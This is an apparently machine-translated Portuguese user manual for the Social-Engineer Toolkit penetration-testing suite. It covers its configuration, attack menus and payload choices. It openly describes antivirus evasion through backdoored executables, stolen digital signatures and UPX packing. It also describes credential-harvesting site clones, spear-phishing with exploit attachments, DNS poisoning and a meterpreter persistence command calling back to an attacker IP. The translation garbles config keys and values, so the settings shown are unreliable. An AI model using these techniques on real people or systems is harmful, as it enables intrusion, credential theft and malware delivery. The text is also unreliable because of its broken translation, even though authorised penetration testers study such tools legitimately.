



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

Manual do usuário do SET Feito para SET 6.0

Preparado por: David Kennedy
Hacker, TrustedSec

Para divulgação pública

info@trustedsec.com ■ 1565 Pearl Rd. Suíte 301 ■ Strongsville, Ohio 44136 877.550.4728

Segurança da Informação Simplificada

Índice

1 COMEÇANDO COM O KIT DE FERRAMENTAS DO ENGENHEIRO SOCIAL.....	2
2 MENU DEFINIDO.....	8
3 VETOR DE ATAQUE DE SPEAR-PHISHING	14
4 VETOR DE ATAQUE DE APPLET JAVA	20
5 VETOR DE ATAQUE EM TELA CHEIA	27
6 MÉTODO DE EXPLORAÇÃO DO NAVEGADOR METASPLOIT.....	29
7 MÉTODO DE ATAQUE DO COLHEDOR DE CREDENCIAIS	34
8 MÉTODO DE ATAQUE TABNABBING	38
9 MÉTODO DE ATAQUE DE WEB ACKING.....	41
10 VETOR WEB MULTIATTACK	44
11 GERADOR DE MEIOS INFECTOSOS	54
12 TEENSY USB HID VECTOR DE ATAQUE	59
13 VETOR DE ATAQUE DE FALSIFICAÇÃO DE SMS	66
14 VETOR DE ATAQUE SEM FIO.....	68
15 VETOR DE ATAQUE DE QR CODE	70
16 EXPLORAÇÃO RÁPIDA	71
17 CONJUNTO INTERATIVO DE CASCA E RATO.....	72
18 AUTOMAÇÃO DE CONJUNTOS	76
19 PERGUNTAS FREQUENTES.....	81
20 CERTIFICADOS DE ASSINATURA DE CÓDIGO.....	81
21 DESENVOLVENDO SEUS PRÓPRIOS MÓDULOS DE CONJUNTO.....	82



O Social-Engineer Toolkit (SET) é projetado especificamente para executar ataques avançados contra o elemento humano. O SET foi projetado para ser lançado com o lançamento do <http://www.social-engineer.org> e rapidamente se tornou uma ferramenta padrão no arsenal de um testador de penetração. O SET é escrito por David Kennedy (ReL1K) e com muita ajuda da comunidade, ele incorporou ataques nunca antes vistos em um conjunto de ferramentas de exploração. Os ataques incorporados ao kit de ferramentas são projetados para serem ataques focados contra uma pessoa ou organização usada durante um teste de penetração.

1 Começando com o Kit de Ferramentas do Engenheiro Social

O cérebro por trás do SET é o arquivo de configuração. O SET por padrão funciona perfeitamente para a maioria das pessoas, no entanto, pode ser necessária uma personalização avançada para garantir que os vetores de ataque ocorram sem problemas. A primeira coisa a fazer é garantir que você atualizou o SET, do diretório:

```
root@bt:/pentest/exploits/set# ./set-update
U src/payloads/set_payloads/http_shell.py
U src/payloads/set_payloads/shell.py
U src/payloads/set_payloads/shell.windows
U src/payloads/set_payloads/set_http_server.py
U src/payloads/set_payloads/persistence.py
U src/payloads/set_payloads/listener.py
Você src/qrcode/qrgenerator.py
Seus módulos/ratte_module.py
Seus módulos/ratte_only_module.py
U set-automatizar
U conjunto-proxy
Você definiu
U set-update
U leia-me/LICENÇA
U leia-me/ALTERAÇÕES
root@bt:/pentest/exploits/set#
```

Depois de atualizar para a versão mais recente, comece a ajustar seu ataque editando o arquivo de configuração SET. Vamos percorrer cada um dos flags:

```
root@bt:/pentest/exploits/set# nano config/set_config
```

```
# DEFINA O CAMINHO PARA O METASPLOIT AQUI, POR EXEMPLO /pentest/
exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Olhando através das opções de configuração, você pode alterar campos específicos para obter um resultado desejado. Na primeira opção, você pode alterar o caminho de onde está o local do Metasploit. O Metasploit é usado para as criações de payload, bugs de formato de arquivo e para as seções de exploração do navegador.

```
# ESPECIFIQUE EM QUAL INTERFACE VOCÊ DESEJA QUE O ETTERCAP OUÇA, SE  
NADA SERÁ INADIMPLEMENTE  
# EXEMPLO: ETTERCAP_INTERFACE=wlan0  
ETTERCAP_INTERFACE=eth0  
#  
# DIRETÓRIO INICIAL DO ETTERCAP (NECESSÁRIO PARA DNS_SPOOF)  
ETTERCAP_PATH=/usr/compartilhar/ettercap
```

A seção Ettercap pode ser usada quando você está na mesma sub-rede que as vítimas e quer executar ataques de DNS poison contra um subconjunto de endereços IP. Quando esse sinalizador é definido como ON, ele envenenará toda a sub-rede local e redirecionará um site específico ou todos os sites para seu servidor malicioso em execução.

```
# ENDMAIL ATIVADO OU DESATIVADO PARA ENDEREÇOS DE E-MAIL FALSIFICADOS  
ENVIAR=DESLIGADO
```

Definir o sinalizador SENDMAIL como ON tentará iniciar o SENDMAIL, que pode falsificar endereços de e-mail de origem. Este ataque só funciona se o servidor SMTP da vítima não executar pesquisas reversas no nome do host. O SENDMAIL deve ser instalado. Se você estiver usando o BackTrack 4, ele é instalado por padrão.

```
# DEFINA COMO LIGADO SE VOCÊ QUISER USAR E-MAIL EM CONJUNTO COM A WEB  
ATAQUE  
WEBATTACK_EMAIL=DESLIGADO
```

Ao definir o WEBATTACK_EMAIL como ON, ele permitirá que você envie e-mails em massa para a vítima enquanto utiliza o vetor de ataque da Web. Tradicionalmente, o aspecto de e-mail só está disponível por meio do menu spear-phishing, no entanto, quando isso é habilitado, ele adiciona funcionalidade adicional para que você possa enviar e-mails às vítimas com links para ajudar a melhorar seus ataques.

```
# CRIE APPLETS JAVA AUTOASSINADOS E FALSIFIQUE O EDITOR. OBSERVE QUE ISSO EXIGE QUE VOCÊ  
  
# INSTALAR --> USUÁRIOS DO JAVA 6 JDK, BT4 OU UBUNTU: apt-get install openjdk-6-  
jdk  
# SE ISTO NÃO ESTIVER INSTALADO NÃO FUNCIONARÁ. TAMBÉM PODE FAZER apt-get install sun-java6-  
jdk  
APPLET_AUTO_ASSINADO=DESLIGADO
```



O vetor de ataque do Java Applet é o ataque com uma das maiores taxas de sucesso que o SET tem em seu arsenal. Para fazer o ataque parecer mais crível, você pode ativar esse sinalizador que permitirá que você assine o Java Applet com qualquer nome que desejar. Digamos que seu alvo seja CompanyX, o Java Applet padrão é assinado pela Microsoft, você pode assinar o applet com CompanyX para fazê-lo parecer mais crível. Isso exigirá que você instale o jdk do Java (no Ubuntu é apt-get install sun-java6-jdk ou openjdk-6-jdk).

```
# ESTE FLAG DEFINIRÁ O FLAG DE ID JAVA DENTRO DO APPLET JAVA PARA ALGO DIFERENTE
```

```
# ISSO PODERIA SER PARA FAZER COM QUE PAREÇA MAIS CRÍVEL OU PARA MELHOR OFUSCAÇÃO
```

```
JAVA_ID_PARAM=Applet Java Seguro
```

```
#
```

```
# A OPÇÃO REPETIDORA DE APPLET JAVA CONTINUARÁ A SOLICITAÇÃO AO USUÁRIO DO AP$ JAVA
```

```
# O USUÁRIO APERTA CANCELAR. ISSO SIGNIFICA QUE SERÁ SEM PARAR ATÉ QUE RUN SEJA EXECUTADO. T$
```

```
# UMA MELHOR TAXA DE SUCESSO PARA O ATAQUE DO APPLET JAVA
```

```
JAVA_REPEAT=ON
```

Quando um usuário recebe o aviso do applet Java, ele verá o 'Secure Java Applet' como o nome do Applet em vez do endereço IP. Isso adiciona uma melhor credibilidade ao applet Java. A segunda opção solicitará ao usuário repetidamente avisos irritantes do Applet Java se ele clicar em cancelar. Isso é útil quando o usuário clica em cancelar e o ataque seria tornado inútil, em vez disso, ele continuará a aparecer repetidamente.

```
# AUTODETECÇÃO DE INTERFACE DE ENDEREÇO IP UTILIZANDO GOOGLE, DEFINA ISSO LIGADO SE VOCÊ QUISER
```

```
# DEFINIDO PARA AUTODETECTAR SUA INTERFACE
```

```
DETECÇÃO_AUTO=ON
```

O sinalizador AUTO_DETECT é provavelmente uma das perguntas mais feitas no SET. Na maioria dos casos, o SET pegará a interface que você usa para se conectar à Internet e a usará como conexão reversa e endereço IP. A maioria dos ataques precisa ser personalizada e pode não estar na rede interna. Se você desativar esse sinalizador, o SET solicitará perguntas adicionais sobre a configuração do ataque. Esse sinalizador deve ser usado quando você quiser usar várias interfaces, tiver um IP externo ou estiver em um cenário de encaminhamento de NAT/Porta.

```
# ESPECIFICAR EM QUAL PORTA EXECUTAR O SERVIDOR HTTP QUE ATENDE O ATAQUE DO APPLET JAVA
```

```
# OU EXPLOIT METASPLOIT. O PADRÃO É PORTA 80.
```

```
PORTA_WEB=80
```



Por padrão, o servidor web SET escuta na porta 80. Se por algum motivo você precisar alterar isso, poderá especificar uma porta alternativa.

```
# EXE PERSONALIZADO QUE VOCÊ QUER USAR PARA CODIFICAÇÃO METASPLOIT, ESTE NORMALMENTE
TEM MELHOR AV

# DETECÇÃO. ATUALMENTE ESTÁ CONFIGURADO PARA LEGIT.BINARY QUE É APENAS CALC.EXE. UM
EXEMPLO

# VOCÊ PODERIA USAR WOULD BE PUTTY.EXE, ENTÃO ESTE CAMPO SERIA /path/to/exe/putty.exe
```

CUSTOM_EXE=src/exe/legit.binary

Ao usar as opções de codificação de payload do SET, a melhor opção para contornar o antivírus é a opção executável backdoored, ou carregada com um payload malicioso oculto no exe. Especificamente, um exe é backdoored com um payload baseado no Metasploit e geralmente pode escapar da maioria dos AVs por aí. O SET tem um executável integrado para backdooring do exe, no entanto, se por algum motivo você quiser usar um executável diferente, você pode especificar o caminho para esse exe com o sinalizador CUSTOM_EXE.

```
# USE APACHE EM VEZ DE SERVIDORES WEB PYTHON PADRÃO, ISSO IRÁ
AUMENTE A VELOCIDADE DE

# O VETOR DE ATAQUE

APACHE_SERVER=DESLIGADO
#
# CAMINHO PARA A WEBROOT DO APACHE
APACHE_DIRECTORY=/var/www
```

O servidor web utilizado no SET é um servidor web com codificação personalizada que às vezes pode ser um pouco lento com base nas necessidades. Se você achar que precisa de um impulso e quiser utilizar o Apache, você pode mudar esse interruptor para ON e ele usará o Apache para lidar com as solicitações da web e acelerar seu ataque. Observe que esse ataque só funciona com os ataques baseados em Java Applet e Metasploit. Com base na interceptação de credenciais, o Apache não pode ser usado com os métodos de ataque web jacking, tabnabbing ou credential harvester.

```
# ATIVAR CERTIFICADOS SSL PARA DEFINIR COMUNICAÇÕES SEGURAS ATRAVÉS DO VETOR WEB_ATTACK

WEBATTACK_SSL=DESLIGADO
#
# CAMINHO PARA O ARQUIVO PEM PARA UTILIZAR CERTIFICADOS COM O VETOR DE ATAQUE DA WEB (OBIGATÓRIO)

# VOCÊ PODE CRIAR SEU PRÓPRIO CONJUNTO DE UTILIZAÇÃO, BASTA ATIVAR
SELF_SIGNED_CERT

# SE VOCÊ ESTIVER USANDO ESTE SINALIZADOR, CERTIFIQUE-SE DE QUE O OPENSSL ESTEJA INSTALADO!
```



```

#
CERTIFICADO_AUTO_ASSINADO=DESLIGADO
#
# ABAIXO ESTÁ O CERTIFICADO CLIENTE/SERVIDOR (PRIVADO), ELE DEVE ESTAR NO FORMATO PEM PARA
# FUNCIONAR
# SIMPLEMENTE COLOQUE O CAMINHO QUE VOCÊ DESEJA, POR EXEMPLO /root/
ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem

```

Em alguns casos, ao realizar um ataque avançado de engenharia social, você pode querer registrar um domínio e comprar um certificado SSL que torna o ataque mais crível.

Você pode incorporar ataques baseados em SSL com SET. Você precisará ativar o WEBATTACK_SSL.

Se quiser usar certificados autoassinados, você também pode, mas haverá um aviso de “não confiável” quando uma vítima acessar seu site.

```

AJUSTE O TEMPO DE WEB ACKING USADO PARA A SUBSTITUIÇÃO DO IFRAME, ÀS VEZES PODE SER
UM POUCO LENTO
# E MAIS DIFÍCIL CONVENCER A VÍTIMA. 5000 = 5 segundos
TEMPO_DE_APROVAÇÃO_DA_WEB=2000

```

O ataque de webjacking é realizado substituindo o navegador da vítima por outra janela que é feita para parecer e parecer um site legítimo. Este ataque é muito dependente do tempo, se você estiver fazendo isso pela Internet, recomendo que o atraso seja de 5000 (5 segundos), caso contrário, se for interno, 2000 (2 segundos) é provavelmente uma aposta segura.

```

# PORTA PARA O CENTRO DE COMANDO
PORTA_DO_CENTRO_DE_COMANDO=44444
#
# INTERFACE DO CENTRO DE COMANDO PARA VINCULAR POR PADRÃO É SOMENTE LOCALHOST. SE VOCÊ
# QUISER HABILITÁ-LO
# PARA QUE VOCÊ POSSA ACESSAR O CENTRO DE COMANDO REMOTAMENTE, COLOQUE A INTERFACE EM
# 0.0.0.0 PARA VINCULAR A TODAS AS INTERFACES.
INTERFACE_DO_CENTRO_DE_COMANDO=127.0.0.1
#
# QUANTAS VEZES SET DEVE CODIFICAR UMA CARGA ÚTIL SE VOCÊ ESTIVER USANDO METASPLO$ PADRÃO
CONTAR=4

# SE ESTA OPÇÃO ESTIVER DEFINIDA, AS CARGAS ÚTEIS DO METASPLOIT MIGRARÃO AUTOMATICAMENTE PARA
# NOTEPAD DEPOIS QUE O APPLET É EXECUTADO. ISTO É BENÉFICO SE A VÍTIMA FECHAR

```

O NAVEGADOR, NO ENTANTO, PODE APRESENTAR RESULTADOS COM BUGGY AO FAZER A MIGRAÇÃO AUTOMÁTICA.

MIGRAÇÃO AUTOMÁTICA=DESLIGADO

O recurso AUTO_MIGRATE migrará automaticamente para notepad.exe quando um shell meterpreter for gerado. Isso é especialmente útil ao usar exploits de navegador, pois encerrará a sessão se o navegador for fechado ao usar um exploit.

O MÉTODO DE ROUBO DE ASSINATURA DIGITAL DEVE TER OS MÓDULOS PEFILE PYTHON CARREGADOS

DE <http://code.google.com/p/pefile/>. TENHA CERTEZA DE INSTALAR ISTO ANTES DE LIGAR

**# ESTA BANDEIRA ACESA!!! ESTA BANDEIRA DÁ MUITO MELHOR DETECÇÃO AV
ROUBO_DE_ASSINATURA_DIGITAL=LIGADO**

O método de roubo de assinatura digital requer o módulo python chamado PEFILE que usa uma técnica usada no Disitool por Didier Stevens pegando o certificado digital assinado pela Microsoft e importando-o para um executável malicioso. Muitas vezes isso dará melhor detecção antivírus.

ESTAS DUAS OPÇÕES LIGARÃO O UPX PACKER E TENTARÃO AUTOMATICAMENTE

PARA EMPREGAR O EXECUTIVO QUE PODE EVITA O ANTIVÍRUS UM POUCO MELHOR.

UPX_ENCODE=LIGADO

UPX_PATH=/pentest/banco de dados/sqlmap/lib/contrib/upx/linux/upx

Além do roubo de assinaturas digitais, você pode fazer empacotamento adicional usando o UPX.

Isso é instalado por padrão no BackTrack Linux. Se estiver definido como ON e ele não encontrar, ele continuará, mas desabilitará o empacotamento UPX.

AQUI PODEMOS EXECUTAR VÁRIOS SCRIPTS DE MEDIÇÃO DEPOIS QUE UMA SESSÃO ESTIVER ATIVA. ISTO

PODE SER IMPORTANTE SE ESTAMOS DORMINDO E PRECISAMOS EXECUTAR PERSISTÊNCIA, TENTAR ELEVAR

PERMISSÕES E OUTRAS TAREFAS DE FORMA AUTOMATIZADA. PRIMEIRO LIGUE ESTE GATILHO

ENTÃO CONFIGURE OS FLAGS. NOTE QUE VOCÊ PRECISA SEPARAR OS COMANDOS POR UM ;

METERPRETER_MULTI_SCRIPT=OFF

#

QUAIS COMANDOS VOCÊ DESEJA EXECUTAR DEPOIS QUE UMA SESSÃO DO METERPRETER FOR ESTABELECIDA?



```
# TENHA CERTEZA SE VOCÊ QUER VÁRIOS COMANDOS SEPARADOS COM UM ;. POR EXEMPLO, VOCÊ PODERIA FAZER
```

```
# execute getsystem;execute hashdump;execute persistence PARA EXECUTAR TRÊS COMANDOS DIFERENTES
```

```
METERPRETER_MULTI_COMMANDS=executar persistência -r 192.168.1.5 -p 21 -i 300 -
```

```
X -A;obtersistema
```

As próximas opções podem configurar, uma vez que uma sessão meterpreter tenha sido estabelecida, quais tipos de comandos executar automaticamente. Isso seria útil se você obtivesse vários shells e quisesse executar comandos específicos para extrair informações do sistema.

```
# ESTE RECURSO INVESTIRÁ AUTOMATICAMENTE UMA TAG IMG SRC EM UM CAMINHO UNC DA SUA MÁQUINA DE ATAQUE.
```

```
# ÚTIL SE VOCÊ QUISER INTERCEPTAR AS MEIAS TECLAS LM COM RAINBOWTABLES.  
O QUE ACONTECERÁ
```

```
# ASSIM QUE A VÍTIMA CLICAR NO LINK DA PÁGINA WEB, UM CAMINHO UNC SERÁ INICIADO
```

```
# E O MÓDULO DE CAPTURA/SMB DO METASPLOIT INTERCEPTARÁ OS VALORES DE HASH.
```

```
UNC_EMBED=DESLIGADO
```


```
#
```

Isso irá incorporar automaticamente um caminho UNC no aplicativo da web, quando a vítima se conectar ao seu site, ela tentará se conectar ao servidor por meio de um compartilhamento de arquivo. Quando isso ocorre, uma resposta de desafio acontece e o desafio/respostas podem ser capturados e usados para atacar.

2 Menus definidos

SET é um sistema de ataque baseado em menu, que é bastante único quando se trata de ferramentas de hacker. A decisão de não torná-lo linha de comando foi tomada por causa de como os ataques de engenharia social ocorrem; requer vários cenários, opções e personalizações. Se a ferramenta tivesse sido baseada em linha de comando, ela realmente teria limitado a eficácia dos ataques e a incapacidade de personalizá-la totalmente com base no seu alvo. Vamos mergulhar no menu e fazer um breve passo a passo de cada vetor de ataque.

```
root@bt:/pentest/exploits/set# ./set
```



/ _____ // _____ / | ____|
VV

[--] [--] [---] **Φ[Kit]** de Ferramentas do Engenheiro Social (SET)
Criado por: David Kennedy (ReL1K)
[--] [--] Equipe de desenvolvimento: JR DePre (pr1me)
[--] [--] Equipe de desenvolvimento: Joey Furr (j0fer)
[--] [--] Equipe de desenvolvimento: Thomas Werth
[--] [--] Equipe de desenvolvimento: Garland
[--] [--] Relatar bugs: davek@trustedsec.com Siga-me
[--] [--] no Twitter: dave_rel1k
[--] Página inicial: <https://www.trustedsec.com> [--]

Bem-vindo ao Social-Engineer Toolkit (SET). Seu único
loja virtual para todas as suas necessidades de engenharia social.

Junte-se a nós no irc.freenode.net no canal #setoolkit

O Social-Engineer Toolkit é um produto da TrustedSec.

Visite: <https://www.trustedsec.com>

Selecione no menu:

- 1) Vetores de ataque de spear-phishing
- 2) Vetores de Ataque a Sites
- 3) Gerador de mídia infecciosa
- 4) Crie uma carga útil e um ouvinte
- 5) Ataque de mala direta em massa
- 6) Vetor de ataque baseado em Arduino
- 7) Vetor de ataque de falsificação de SMS
- 8) Vetor de ataque de ponto de acesso sem fio
- 9) Vetor de ataque do gerador de QRCode
- 10) Vetores de Ataque do Powershell
- 11) Módulos de Terceiros

99) Retorne ao menu principal.

conjunto> 1

Bem-vindo ao método de ataque SET E-Mail. Este módulo permite que você
para criar mensagens de e-mail especialmente e enviá-las a um grande (ou pequeno) número de



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

info@trustedsec.com 11565 Pearl Rd. Suite 301 • Strongsville, OH 44136 877.550.4728

pessoas com payloads maliciosos em formato de arquivo anexado. Se você quiser falsificar seu endereço de e-mail, certifique-se de que o "Sendmail" esteja instalado (ele está instalado no BT4) e altere o sinalizador config/set_config SENDMAIL=OFF para SENDMAIL=ON.

Há duas opções, uma é molhar os pés e deixar o SET fazer tudo por você (opção 1), a segunda é criar seu próprio payload FileFormat e usá-lo em seu próprio ataque. De qualquer forma, boa sorte e aproveite!

- 1. Realize um ataque de e-mail em massa**
- 2. Crie uma carga útil do FileFormat**
- 3. Crie um modelo de engenharia social**
- 4. Retornar ao menu principal**

Insira sua escolha:

O menu de ataque spear-phishing é usado para executar ataques de e-mail direcionados contra uma vítima. Você pode enviar vários e-mails com base no que você coletou ou pode enviá-los para indivíduos. Você também pode utilizar o formato de arquivo (por exemplo, um bug de PDF) e enviar o ataque malicioso para a vítima, com sorte, comprometer o sistema.

Selecionar no menu:

Selecionar no menu:

- 1) Vetores de ataque de spear-phishing**
 - 2) Vetores de Ataque a Sites**
 - 3) Gerador de mídia infecciosa**
 - 4) Crie uma carga útil e um ouvinte**
 - 5) Ataque de mala direta em massa**
 - 6) Vetor de ataque baseado em Arduino**
 - 7) Vetor de ataque de falsificação de SMS**
 - 8) Vetor de ataque de ponto de acesso sem fio**
 - 9) Vetor de ataque do gerador de QRCode**
 - 10) Vetores de Ataque do Powershell**
 - 11) Módulos de Terceiros**
- 99) Retorne ao menu principal.**

conjunto> 2

O vetor "Ataque na Web" do Social-Engineer Toolkit é uma maneira única de utilizar múltiplos ataques baseados na Web para comprometer a vítima pretendida.



Insira que tipo de ataque você gostaria de utilizar.

O ataque Java Applet falsificará um Certificado Java e entregará um payload baseado em Metasploit.
Usa um applet Java personalizado criado por Thomas Werth para entregar o payload.

O método de exploração do navegador Metasploit utilizará explorações selecionadas do navegador Metasploit por meio de um iframe e entregará uma carga útil do Metasploit.

O método Credential Harvester utilizará a clonagem web de um site que tenha um campo de nome de usuário e senha e coletará todas as informações postadas no site.

O método TabNabbing aguardará que o usuário vá para uma aba diferente e, então, atualizará a página para algo diferente.

O método de ataque de web jacking foi introduzido por white_sheep, Emgent e a equipe Back|Track. Este método utiliza substituições de iframe para fazer o link de URL destacado parecer legítimo, no entanto, quando clicado, uma janela aparece e é substituída pelo link malicioso. Você pode editar as configurações de substituição de link no set_config se estiver muito lento/rápido.

O multi-ataque adicionará uma combinação de ataques através do ataque da web menu. Por exemplo, você pode utilizar o Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, tudo de uma vez para ver qual é bem-sucedido.

- 1) Método de ataque de applet Java**
- 2) Método de exploração do navegador Metasploit**
- 3) Método de ataque do coletor de credenciais**
- 4) Método de ataque Tabnabbing**
- 5) Método de ataque Web Jacking**
- 6) Método Web de Ataque Múltiplo**
- 7) Método de ataque em tela cheia**
- 99) Retornar ao menu principal**

conjunto:webattack>

O vetor de ataque da web é usado para executar ataques de phishing contra a vítima na esperança de que ela clique no link. Há uma grande variedade de ataques que podem ocorrer quando eles clicam. Vamos nos aprofundar em cada um dos ataques mais tarde.

3. Gerador de mídia infecciosa



O criador infeccioso de USB/DVD desenvolverá uma carga útil baseada em Metasploit para você e criará um arquivo autorun.inf que, uma vez gravado ou colocado em um USB, acionará um recurso de execução automática e, esperançosamente, comprometerá o sistema. Esse vetor de ataque é relativamente simples por natureza e depende da implantação dos dispositivos no sistema físico.

4. Crie uma carga útil e um ouvinte

O create payload and listener é um wrapper extremamente simples em torno do Metasploit para criar um payload, exportar o exe para você e gerar um listener. Você precisaria transferir o exe para a máquina da vítima e executá-lo para que ele funcione corretamente.

5. Ataque de mala direta em massa

O ataque de mass mailer permitirá que você envie vários e-mails para as vítimas e personalize as mensagens. Esta opção não permite que você crie payloads, então ela é geralmente usada para executar um ataque de phishing em massa.

Selezione no menu:

- 1) Vetores de ataque de spear-phishing**
- 2) Vetores de Ataque a Sites**
- 3) Gerador de mídia infecciosa**
- 4) Crie uma carga útil e um ouvinte**
- 5) Ataque de mala direta em massa**
- 6) Vtor de ataque baseado em Arduino**
- 7) Vtor de ataque de falsificação de SMS**
- 8) Vtor de ataque de ponto de acesso sem fio**
- 9) Vtor de ataque do gerador de QRCode**
- 10) Vetores de Ataque do Powershell**
- 11) Módulos de Terceiros**

99) Retorne ao menu principal.

conjunto> 6

O vtor de ataque baseado em Arduino utiliza o dispositivo baseado em Arduino para programar o dispositivo. Você pode aproveitar o Teensy's, que tem integrado armazenamento e pode permitir a execução remota de código no físico sistema. Como os dispositivos são registrados como teclados USB, ignorará qualquer proteção de endpoint ou execução automática desabilitada no sistema.

Você precisará comprar o dispositivo USB Teensy, que custa aproximadamente

\$ 22 dólares. Este vetor de ataque irá gerar automaticamente o código necessário para implantar a carga útil no sistema para você.

Este vetor de ataque criará os arquivos .pde necessários para importar no Arduino (o IDE usado para programar o Teensy). O ataque os vetores variam de downloaders baseados em Powershell, ataques wscript e outros métodos.

Para mais informações sobre especificações e bons tutoriais visite:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

Para comprar um Teensy, visite: <http://www.pjrc.com/store/teensy.html>

Agradecimentos especiais a: IronGeek, WinFang e Garland

Este vetor de ataque também ataca controladores baseados em X10, certifique-se de aproveitar Dispositivos de comunicação baseados em X10 para que isso funcione.

Selecione uma carga útil para criar o arquivo pde a ser importado para o Arduino:

- 1) Powershell HTTP GET MSF Carga Útil
- 2) WSCRIPT HTTP OBTER carga útil MSF
- 3) Payload de Reverse Shell baseado em Powershell
- 4) Carga útil do Internet Explorer/FireFox Beef Jack
- 5) Acesse o site Java malicioso e aceite o Payload do applet
- 6) Gnome wget Baixar Payload
- 7) Ataque Binário 2 Teensy (Implantar cargas úteis MSF)
- 8) SDCard 2 Teensy Attack (Implantar qualquer EXE)
- 9) SDCard 2 Teensy Attack (Implantar no OSX)
- 10) X10 Arduino Sniffer PDE e Bibliotecas
- 11) X10 Arduino Jammer PDE e bibliotecas
- 12) Ataque direto do PowerShell ShellCode Teensy

99) Retornar ao menu principal

conjunto:arduino>

O ataque teensy USB HID é um método usado comprando um dispositivo baseado em hardware da prjc.com e programando-o de uma maneira que faz o pequeno microcontrolador USB parecer e funcionar exatamente como um teclado. A parte importante com isso é que ele ignora os recursos de execução automática e pode soltar cargas úteis no sistema por meio da memória flash integrada. A simulação do teclado permite que você digite caracteres em um



maneira que pode utilizar downloaders e explorar o sistema.

3 Vetores de Ataque de Spear-Phishing

Como mencionado anteriormente, o vetor de ataque spear phishing pode ser usado para enviar e-mails direcionados com anexos maliciosos. Neste exemplo, vamos criar um ataque, integrar ao GMAIL e enviar um PDF malicioso para a vítima. Uma coisa a ser notada é que você pode criar e salvar seus próprios modelos para usar em futuros ataques SE ou pode usar modelos pré-construídos. Ao usar SET, observe que ao pressionar enter para padrões, sempre será a porta 443 como a conexão reversa de volta e um Meterpreter reverso.

Selecione no menu:

1. Vetores de Ataque Spear-Phishing
2. Vetores de Ataque de Site
3. Gerador de Mídia Infecciosa
4. Crie uma Carga Útil e um Ouvinte
5. Ataque de Mailer em Massa
6. Vetor de Ataque Teensy USB HID
7. Vetor de Ataque de Spoofing de SMS
8. Vetor de Ataque de Ponto de Acesso Sem Fio
9. Módulos de Terceiros
10. Atualize o Framework Metasploit
11. Atualize o Kit de Ferramentas do Social-Engineer
12. Ajuda, Créditos e Sobre
13. Saia do Kit de Ferramentas do Social-Engineer

Digite sua escolha: 1

Bem-vindo ao método de ataque SET E-Mail. Este módulo permite que você crie mensagens de e-mail especialmente e as envie para um grande (ou pequeno) número de pessoas com payloads maliciosos em formato de arquivo anexados. Se você quiser falsificar seu endereço de e-mail, certifique-se de que "Sendmail" esteja instalado (ele está instalado no BT4) e altere o sinalizador config/set_config SENDMAIL=OFF para SENDMAIL=ON.

Há duas opções, uma é molhar os pés e deixar o SET fazer tudo por você (opção 1), a segunda é criar seu próprio payload FileFormat e usá-lo em seu próprio ataque. De qualquer forma, boa sorte e aproveite!

1. Realize um ataque de e-mail em massa



2. Crie um FileFormat Payload 3. Crie
um modelo de engenharia social 4. Retorne ao menu
principal

conjunto:phishing>1

Selecione o formato de arquivo de exploração que você deseja.
O padrão é o EXE incorporado ao PDF.

***** CARGAS ÚTEIS *****

Selecione o formato de arquivo de exploração que você deseja.
O padrão é o EXE incorporado ao PDF.

***** CARGAS ÚTEIS *****

- 1) DEFINIR vetor de ataque de sequestro de DLL personalizado (RAR, ZIP)
- 2) SET Ataque de captura de documento personalizado UNC LM SMB 3) Estouro de buffer de pilha CreateSizedDIBSECTION do Microsoft Windows 4) Estouro de buffer de pilha pFragments RTF do Microsoft Word (MS10-087)
- 5) Execução remota de código "Button" do Adobe Flash Player 6) Overflow da tabela SING "uniqueName" do Adobe CoolType 7) Uso inválido de ponteiro "newfunction" do Adobe Flash Player 8) Overflow do buffer do Adobe Collab.collectEmailInfo 9) Overflow do buffer do Adobe Collab.getIcon 10) Exploração de corrupção de memória do Adobe JBIG2Decode 11) Engenharia social do EXE incorporado do Adobe PDF 12) Overflow do buffer do Adobe util.printf() 13) EXE personalizado para VBA (enviado via RAR) (RAR necessário)
- 14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun 15) Adobe PDF Embedded EXE Engenharia Social (NOJS)
- 16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow 17) Apple QuickTime PICT PnSize Buffer Overflow 18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow 19) Vulnerabilidade de corrupção de memória do Adobe Reader u3D 20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

conjunto:cargas úteis> 1

Que carga útil você deseja gerar:

Nome: Descrição:



1) Shell do Windows Reverse_TCP	Gera um shell de comando na vítima e enviar de volta ao atacante
2) Medidor de TCP reverso do Windows e enviar de volta ao atacante	Gera uma concha meterpreter na vítima
3) Windows Reverse_TCP VNC DLL enviado de volta ao invasor	Gerar um servidor VNC na vítima e
4) Porta do Windows Bind Shell no sistema remoto	Execute a carga útil e crie uma aceitação
5) Shell de vinculação do Windows X64 Em linha	Shell de comando do Windows x64, vincular TCP
6) Shell do Windows Reverso_TCP X64 TCP reverso em linha	Shell de comando do Windows X64,
7) Windows Meterpreter Reverse_TCP X64 Conecte-se novamente ao invasor (Windows x64), Medidor	Conecte-se novamente ao invasor
8) Windows Meterpreter Egress Buster	Gera um shell meterpreter e encontra uma porta inicial por meio de várias portas
9) Comunicação do túnel HTTPS reverso do Windows Meterpreter sobre HTTP usando SSL e use Meterpreter	Windows Meterpreter Reverse DNS Use um nome de host em vez de um endereço IP e gere o Meterpreter
11) SE Toolkit Interactive Shell	Kit de ferramentas reversas interativas personalizadas projetado para SET
12) Suporte à criptografia HTTP Reverse Shell do SE Toolkit	Shell HTTP puramente nativo com AES
13) RATTE HTTP Tunneling Payload tunela todas as comunicações por HTTP	Carga útil de bypass de segurança que irá
14) ShellCodeExec Alfanum Shellcode através do shellcodeexec (A/V Safe)	Isso irá soltar uma carga útil do meterpreter
15) Importe seu próprio executável	Especifique um caminho para seu próprio executável

conjunto:cargas úteis> 1

Abaixo está uma lista de codificações para tentar ignorar o AV.

Selecione uma das opções abaixo. 'executável backdoor' geralmente é a melhor.

- 1) avoid_utf8_tolower (Normal)**
- 2) shikata_ga_nai (muito bom)**
- 3) alpha_mixed (Normal)**
- 4) alpha_upper (Normal)**
